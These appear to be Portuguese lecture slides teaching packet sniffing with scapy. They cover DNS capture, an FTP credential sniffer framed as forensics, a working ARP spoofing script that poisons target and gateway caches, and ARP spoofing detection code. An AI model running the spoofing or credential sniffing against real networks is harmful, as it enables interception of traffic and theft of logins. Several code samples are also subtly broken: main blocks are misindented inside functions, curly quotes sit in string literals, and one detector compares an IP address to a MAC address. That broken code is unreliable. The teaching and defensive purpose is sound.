Packet-sniffing com scapy

PROF. RICARDO MESQUITA

Packet-sniffing

- Recurso do scapy: “farejar” pacotes que passam por uma interface.
- Como exemplo, vamos escrever um script Python simples para detectar o tráfego na interface de rede da sua máquina local.
- O módulo scapy fornece um método para detectar pacotes e dissecar seu conteúdo:

```
>>> sniff(filter="",iface="any",prn=function,count=N)
```

Packet-sniffing

- Podemos capturar pacotes da mesma forma que ferramentas como **tcpdump** ou **Wireshark**, indicando:
  - A *interface de rede* da qual queremos coletar o tráfego gerado e
  - Um *contador* que indica a *quantidade de pacotes* que queremos capturar.

```
>>> packets = sniff (iface = "wlo1", count = 3)
```


Packet-sniffing

- Os argumentos para o método sniff() são os seguintes:

```
>>> help(sniff)
Help on function sniff in module scapy.sendrecv:
sniff(*args, **kwargs) [
       Sniff packets and return a list of packets.
       Args:
...
```

```
count: number of packets to capture. 0 means infinity.
store: whether to store sniffed packets or discard them
prn: function to apply to each packet. If something is returned, it is
       displayed.
       --Ex: prn = lambda x: x.summary()
session: a session = a flow decoder used to handle stream of packets.
       --Ex: session=TCPSession See below for more details.
filter: BPF filter to apply.
lfilter: Python function applied to each packet to determine if further
       action may be done.
       --Ex: lfilter = lambda x: x.haslayer(Padding)
offline: PCAP file (or list of PCAP files) to read packets from, instead
       of sniffing them
quiet: when set to True, the process stderr is discarded (default:
       False).
timeout: stop sniffing after a given time (default: None).
L2socket: use the provided L2socket (default: use conf.L2listen).
opened_socket: provide an object (or a list of objects) ready to use
       .recv() on.
stop_filter: Python function applied to each packet to determine if we
       have to stop the capture after this packet.
       --Ex: stop_filter = lambda x: x.haslayer(TCP)
```

Packet-sniffing



- Dentre os parâmetros, destaca-se o **prn**, que fornece *a função a ser aplicada a cada pacote*.
  - Este parâmetro estará presente em muitas outras funções e refere-se a uma função como parâmetro de entrada.
  - No caso do sniff(), esta função será aplicada a cada pacote capturado.
    - Desta forma, toda vez que a função sniff() interceptar um pacote, ela chamará esta função tendo o pacote interceptado como parâmetro.

Packet-sniffing

- Por exemplo, podemos interceptar todas as comunicações e armazenar todos os hosts detectados na rede:

```
>>> packets = sniff(filter="tcp", iface="wlo1", prn=lambda x:x.summary())
Ether / IP / TCP 52.16.152.198:https > 192.168.18.21:34662 A
Ether / IP / TCP 52.16.152.198:https > 192.168.18.21:34662 PA / Raw
Ether / IP / TCP 52.16.152.198:https > 192.168.18.21:34662 PA / Raw
Ether / IP / TCP 192.168.18.21:34662 > 52.16.152.198:https A
Ether / IP / TCP 192.168.18.21:54230 > 54.78.134.154:https PA / Raw
...
```

Packet-sniffing

- Scapy também suporta o formato Berkeley Packet Filter (BPF).
- É um formato padrão para aplicar filtros em pacotes de rede.
- Esses filtros podem ser aplicados a um conjunto de pacotes específicos ou diretamente a uma captura ativa.
- Podemos formatar a saída do sniff() de forma que ela se adapte apenas aos dados que queremos ver.

Packet-sniffing

- Vamos capturar o tráfego HTTP e HTTPS com o filtro "tcp and (port 443 or port 80)" ativado e prn = lamba x: x.sprintf.
- Com isso, podemos imprimir os pacotes com o seguinte formato:
  - IP de origem e porta de origem;
  - IP de destino e porta de destino;
  - Flags TCP;
  - Carga útil do segmento TCP.

Packet-sniffing

```
from scapy.all import *
if __name__ == '__main__’:
    interfaces = get_if_list()
    print(interfaces)
        for interface in interfaces:
            print(interface)
        interface = input("Enter interface name to sniff: ")
        print("Sniffing interface " + interface)
        sniff(iface=interface,filter="tcp and (port 443 or port 80)",
                prn=lambda x:x.sprintf("%.time% %-15s,IP.src% -> %-
                15s,IP.dst% %IP.chksum% %03xr,IP.proto%
                %r,TCP.flags%"))
```

Packet-sniffing

- No exemplo a seguir, o parâmetro filter é usado para especificar quais pacotes você deseja filtrar.
- O parâmetro prn especifica qual função chamar e envia o pacote como parâmetro para a função.
- Neste caso, a função personalizada é chamada sniffPackets().

Packet-sniffing

Verificamos se o pacote detectado possui uma camada IP;
se tiver uma camada IP, armazenamos os valores de origem, destino e TTL do pacote detectado e os imprimimos.

O método haslayer(), permite verificar se um pacote possui uma camada específica.

```
from scapy.all import *
def sniffPackets(packet):
    if packet.haslayer(IP):
        ip_layer = packet.getlayer(IP)
        packet_src=ip_layer.src
        packet_dst=ip_layer.dst
        print("[+] New Packet: {src} -> {dst}".format(src=packet_src,
                dst=packet_dst))
    if __name__ == '__main__’:
        interfaces = get_if_list()
        print(interfaces)
        for interface in interfaces:
            print(interface)
        interface = input("Enter interface name to sniff: ")
        print("Sniffing interface " + interface)
        sniff(iface=interface,filter="tcp and (port 443 or port
                80)",prn=sniffPackets)
```

Packet-sniffing

- No exemplo a seguir, estamos comparando se o pacote possui a mesma camada IP, e se o IP de destino ou IP de origem é igual ao endereço IP, dentro dos pacotes que estamos capturando.

```
>>> ip = "192.168.0.1"
>>> for packet in packets:
>>>    if packet.haslayer(IP):
>>>       src = packet[IP].src
>>>       dst = packet[IP].dst
>>>       if (ip == dst) or (ip == src):
>>>          print("matched ip")
```

Packet-sniffing

- No exemplo a seguir, veremos como podemos aplicar ações personalizadas aos pacotes capturados.
  - Definimos um método customAction(), que usa um pacote como parâmetro.
  - Para cada pacote capturado pela função sniff(), chamamos esse método e incrementaremos a variável packetCount.

```
from scapy.all import *
packetCount = 0
def customAction(packet):
    global packetCount
    packetCount += 1
    return "{} {} → {}".format(packetCount,
                                        packet[0][1].src,packet[0][1].dst)
    sniff(filter="ip",prn=customAction)
```

Packet-sniffing

- Ao executar o script anterior, podemos ver o número do pacote junto com os endereços IP de origem e destino.

```
$ sudo python sniff_packets_customAction.py
1 192.168.18.21 → 151.101.134.49
2 192.168.18.21 → 18.202.191.241
3 192.168.18.21 → 151.101.133.181
4 192.168.18.21 → 13.248.245.213
.........
```

Packet-sniffing

- O Address Resolution Protocol (ARP) é um protocolo que se comunica com interfaces de hardware na camada de enlace de dados e fornece serviços para a camada superior.
- A tabela ARP é usada para resolver endereços IP para endereços MAC, de modo a garantir a comunicação entre as máquinas.
- Neste ponto, podemos monitorar pacotes ARP com a função sniff() e o filtro arp.

Packet-sniffing

```
from scapy.all import *
def arpDisplay(packet):
    if packet.haslayer(ARP):
        if packet[ARP].op == 1: #request
            print("Request: {} is asking about
                        {}".format(packet[ARP].psrc,packet[ARP].pdst))
        if packet[ARP].op == 2: #response
            print("Response: {} has MAC address
                        {}".format(packet[ARP].hwsrc,packet[ARP].psrc))
sniff(iface="wlo1",prn=arpDisplay, filter="arp", store=0, count=10)
```

Visualizando opções do comando arp.

```
$ arp -help
Usage:
   arp [-vn] [<HW>] [-i <if>] [-a] [<hostname>] <-Display ARP cache
   arp [-v] [-i <if>] -d <host> [pub] <-Delete ARP entry
   arp [-vnD] [<HW>] [-i <if>] -f [<filename>] <-Add entry from file
   arp [-v] [<HW>] [-i <if>] -s <host> <hwaddr> [temp] <-Add entry
   arp [-v] [<HW>] [-i <if>] -Ds <host> <if> [netmask <nm>] pub <-‘’-
      -a display (all) hosts in alternative (BSD) style
      -e display (all) hosts in default (Linux) style
      -s, --set set a new ARP entry
      -d, --delete delete a specified entry
      -v, --verbose be verbose
      -n, --numeric don't resolve names
      -i, --device specify network interface (e.g. eth0)
      -D, --use-device read <hwaddr> from given device
      -A, -p, --protocol specify protocol family
      -f, --file read new entries from file or from /etc/ethers
...
```

Packet-sniffing

- Com os comandos a seguir, exibimos todos os hosts onde podemos ver os endereços MAC e IP da interface especificada:

```
$ arp -e
Address         HWtype         HWaddress           Flags Mask    Iface
_gateway        ether          f4:1d:6b:dd:14:d0   C             wlo1
$ arp -a
_gateway (192.168.18.1) at f4:1d:6b:dd:14:d0 [ether] on wlo1
```

Packet-sniffing

- Ao executar o script do slide 17, pode-se ver as solicitações e respostas arp:

```
$ sudo python sniff_packets_arp.py
Request: 192.168.18.1 is asking about 192.168.18.21
Response: a4:4e:31:d8:c2:80 has MAC address 192.168.18.21
```

Packet-sniffing

- No exemplo a seguir vemos como definir uma função que será executada toda vez que um pacote do tipo UDP for obtido ao fazer uma solicitação DNS.

```
from scapy.all import *
def count_dns_request(packet):
        if DNSQR in packet:
                print(packet.summary())
                print(packet.show())
sniff(filter="udp and port 53",prn=count_dns_request,count=100)
```

- O método count_dns_request(packet), é chamado quando o scapy encontra um pacote com protocolo UDP e porta 53.
- Este método verifica se o pacote é uma solicitação DNS; caso afirmativo, mostra informações sobre o pacote com os métodos summary() e show().

Packet-sniffing

- Ao executar o script anterior, podemos ver os pacotes DNS e para cada pacote vemos informações sobre as camadas Ethernet, IP, UDP e DNS.

```
$ sudo python sniff_packets_DNS.py
Ether / IP / UDP / DNS Ans "b'ukc-word-edit.wac.trafficmanager.net.b-0016.b-
dc-msedge.net.b-0016.b-msedge.net.’”
###[ Ethernet ]###
        dst = a4:4e:31:d8:c2:80
        src = f4:1d:6b:dd:14:d0
        type = IPv4
```

Continua...

Packet-sniffing

```
###[ IP ]###
     version = 4
     ihl = 5
     tos = 0x0
     len = 221
     id = 35150
     flags = DF
     frag = 0
     ttl = 64
     proto = udp
     chksum = 0xb5b
     src = 192.168.18.1
     dst = 192.168.18.21
     \options \
```

```
###[ UDP ]###
     sport = domain
     dport = 51191
     len = 201
     chksum = 0xe7e0
```

```
###[ DNS ]###
     id = 2958
     qr = 1
     opcode = QUERY
     aa = 0
     tc = 0
     rd = 1
     ra = 1
     z = 0
     ad = 0
     cd = 0
     rcode = ok
     qdcount = 1
     ancount = 3
     nscount = 0
     arcount = 0
     \qd \

...
```

Packet-sniffing

- Podemos melhorar o script anterior para capturar pacotes DNS e obter os domínios que foram consultados.
- O código a seguir contém a implementação do analisador de rede, que captura todas as solicitações de DNS e retorna uma lista de domínios.

```
from scapy.all import sniff, DNSQR
number_dns_queries = 0
dns_domains = []
def count_dns_request(packet):
    global number_dns_queries
    if DNSQR in packet:
        number_dns_queries += 1
        if packet[DNSQR].qname not in dns_domains:
            dns_domains.append(packet[DNSQR].qname)
```

- Contamos os pacotes DNS e armazenamos o resultado em uma variável global number_dns_queries.
- Armazenamos na lista dns_domains o nome dos servidores de nomes que obtemos acessando o atributo de nome de cada pacote.

Packet-sniffing

- Continuamos com o programa principal onde utilizamos o método sniff() para capturar pacotes do tipo UDP na porta 53.
- Terminada a captura, mostramos os resultados que armazenamos nas variáveis globais mencionadas anteriormente.

```
def main():
    print("[*] Executing DNS sniffer...")
    print("[*] Stop the program with Ctrl+C and view the
                                                    results...")
    try:
        a = sniff(filter="udp and port 53",
                          prn=count_dns_request, count=500)
    except KeyboardInterrupt:
        pass
    print("[*] Sniffer stopped. Showing results")
    print("Number dns queries:",number_dns_queries)
    print("[+] Domains:")
    for domain in dns_domains:
        print(domain.decode())
if __name__ == '__main__’:
    main()
```

Packet-sniffing

(Deve-se interromper a execução do código anterior com Ctrl+C para ver as queries DNS.)

```
$ sudo python scapy_dns_sniffer.py
[*] Executing DNS sniffer...
[*] Stop the program with Ctrl+C and view the results... ^C
[*] Sniffer stopped. Showing results
Number dns queries: 186
[+] Domains:
signaler-pa.clients6.google.com.
Api.swapcard.com.
ukc-word-edit.officeapps.live.com.
Browser.events.data.microsoft.com.
Incoming.telemetry.mozilla.org.
contile-images.services.mozilla.com.
Docs.google.com.
...........
```

Análise Forense com scapy

Análise Forense com scapy

- O scapy também é útil para realizar análises forenses de rede a partir de ataques de injeção de SQL ou extrair credenciais de FTP de um servidor.
- Com a ajuda do módulo scapy do Python, podemos analisar os pacotes de rede para identificar quando/onde/como um invasor realiza esse tipo de ataque.
- Por exemplo, vamos escrever um script simples para detectar credenciais de usuário FTP ao fazer login no servidor FTP.

Análise Forense com scapy

```
import re
import argparse
from scapy.all import sniff, conf
from scapy.layers.inet import IP
def ftp_sniff(packet):
    dest = packet.getlayer(IP).dst
    raw = packet.sprintf('%Raw.load%’)
    print(raw)
    user = re.findall(f'(?i)USER (.*)', raw)
    password = re.findall(f'(?i)PASS (.*)', raw)
    if user:
        print(f'[*] Detected FTP Login to {str(dest)}’)
        print(f'[+] User account: {str(user[0])}’)
    if password:
        print(f'[+] Password: {str(password[0])}')
```

- Para extrair as credenciais de conexão para um servidor FTP, criamos uma função auxiliar para verificar se o pacote inclui a porta na camada de transporte especificada.
- Se for um pacote associado à porta 21 e utilizar TCP, verificamos os dados de texto simples relativos ao usuário e à senha.

Análise Forense com scapy

- No programa principal, configuramos os parâmetros necessários para a execução do script, e utilizamos a função sniff() para filtrar os pacotes TCP na porta 21 correspondente ao serviço FTP:

```
if __name__ == '__main__’:
    parser = argparse.ArgumentParser(usage='python3 ftp_sniff.py
                                                    <interface>’)
    parser.add_argument('interface', type=str, metavar='INTERFACE’,
                        help='specify the interface to listen on’)
    args = parser.parse_args()
    try:
        sniff(iface=args.interface,filter='tcp port 21’,
                                                    prn=ftp_sniff)
    except KeyboardInterrupt:
        exit(0)
```

Análise Forense com scapy

- Para testar o script anterior, podemos capturar pacotes na interface selecionada e conectar-nos ao servidor FTP ao mesmo tempo:

```
$ sudo python scapy_ftp_sniffer.py wlo1
'USER anonymous\r\n’
[*] Detected FTP Login to 64.50.236.52
[+] User account: anonymous\r\n’
??
'331 Please specify the password.\r\n’
??
'PASS \r\n’
[+] Password: \r\n’
'230 Login successful.\r\n’
$ ftp ftp.us.debian.org
ftp: Trying 64.50.236.52 ...
Connected to ftp.us.debian.org.
Name (ftp.us.debian.org:linux): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Detecção de Ataques ARP spoofing

- O ARP spoofing, ou ARP poisoning, é um tipo de ataque no qual um usuário mal-intencionado envia mensagens ARP forjadas por meio de uma LAN.
  - O objetivo do ataque é fazer com que o endereço MAC do invasor corresponda com o endereço IP de um computador (em geral, o alvo é o gateway padrão) ou um servidor legítimo em uma rede.
- Este ataque corrompe as tabelas de cache ARP das vítimas, permitindo a execução de ataques como Man in the Middle (MITM), Denial of Service (DoS) ou Session Hijacking, entre outros.

Detecção de Ataques ARP spoofing

- Dentre os principais elementos envolvidos neste ataque, podemos destacar:
  - O endereço IP de origem (psrc)
  - O endereço IP de destino (pdst)
  - O endereço MAC de origem (hwsrc)
  - O endereço MAC de destino (hwdst)
- No script a seguir, implementamos um ARP spoofing, onde solicitamos os endereços IP de destino e gateway.
  - Destes endereços IP, obtemos endereços MAC de origem e destino.
  - Finalmente, implementamos o método arp_spoofing() para enviar solicitações ARP.

```
from scapy.all import *
def get_mac_address(ip_address):
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request = ARP(pdst=ip_address)
    arp_request_broadcast = broadcast / arp_request
    answered_list = srp(arp_request_broadcast,timeout=1,verbose=False)
    return answered_list[0][0][1].hwsrc
def arp_spoofing(target_ip,gateway_ip,target_mac,gateway_mac):
    packet = ARP(op=2,pdst=target_ip,hwdst=target_mac,psrc=gateway_ip)
    send(packet, count=2, verbose=False)
    packet = ARP(op=2,pdst=gateway_ip,hwdst=gateway_mac,psrc=target_ip)
    send(packet, count=2, verbose=False)
    if __name__ == '__main__’:
        target_ip = input("Enter Target IP:")
        gateway_ip = input("Enter Gateway IP:")
        target_mac = get_mac_address(target_ip)
        gateway_mac = get_mac_address(gateway_ip)
        arp_spoofing(target_ip,gateway_ip,target_mac,gateway_mac)
```

Detecção de falsos ataques ARP usando scapy

- Podemos usar o seguinte comando para verificar a interface da máquina que desejamos analisar:

```
>>> conf.iface
<NetworkInterface wlo1 [UP+BROADCAST+RUNNING+SLAVE]>
```

Detecção de falsos ataques ARP usando scapy

- Para descobrir se há ARP spoofing, o MAC da resposta é comparado com o MAC original.
  - Se não forem iguais, significa que há um ataque em andamento:

```
>>> for packet in packets:
>>>    if packet[ARP].op == 2:
>>>       real_mac = packet[ARP].psrc
>>>       response_mac = packet[ARP].hwsrc
>>>       if real_mac != response_mac:
>>>          print("[+]ARP Spoofing detected:
                                ",packet[ARP].psrc,packet[ARP].pdst)
```

Detecção de falsos ataques ARP usando scapy

- Podemos criar uma função que, dado um endereço IP, obtenha o endereço MAC.
- Para isso, podemos fazer uma solicitação ARP utilizando a função ARP e obter o endereço MAC de um determinado endereço IP.
- Nesta função, definimos o endereço MAC de transmissão para "ff: ff: ff: ff: ff: ff" usando a função Ether.
- Para obter o endereço MAC, podemos usar o método srp() e acessar o campo hwsrc do resultado retornado por esta função.

- Definimos um método process_sniffed_packet() para processar um pacote detectado.
- Este método verifica se o pacote é um pacote ARP ou se é uma resposta ARP.
- É feita uma comparação do endereço MAC original com o MAC da resposta.
- Se forem diferentes, significa que ocorreu falsificação de ARP devido a uma alteração na tabela ARP.

```
import scapy.all as scapy
def sniff(interface):
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)
def get_mac_address(ip_address):
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request = ARP(pdst=ip_address)
    arp_request_broadcast = broadcast / arp_request
    answered_list = srp(arp_request_broadcast,timeout=1,verbose=False)
    return answered_list[0][0][1].hwsrc
def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        originalmac = get_mac_address(packet[scapy.ARP].psrc)
        responsemac = packet[scapy.ARP].hwsrc
        if originalmac != responsemac:
            print("[*] ALERT!!! You are under attack, ARP table is being poisoned.!")
if __name__ == '__main__’:
    sniff("wlo1")
```

Praticar!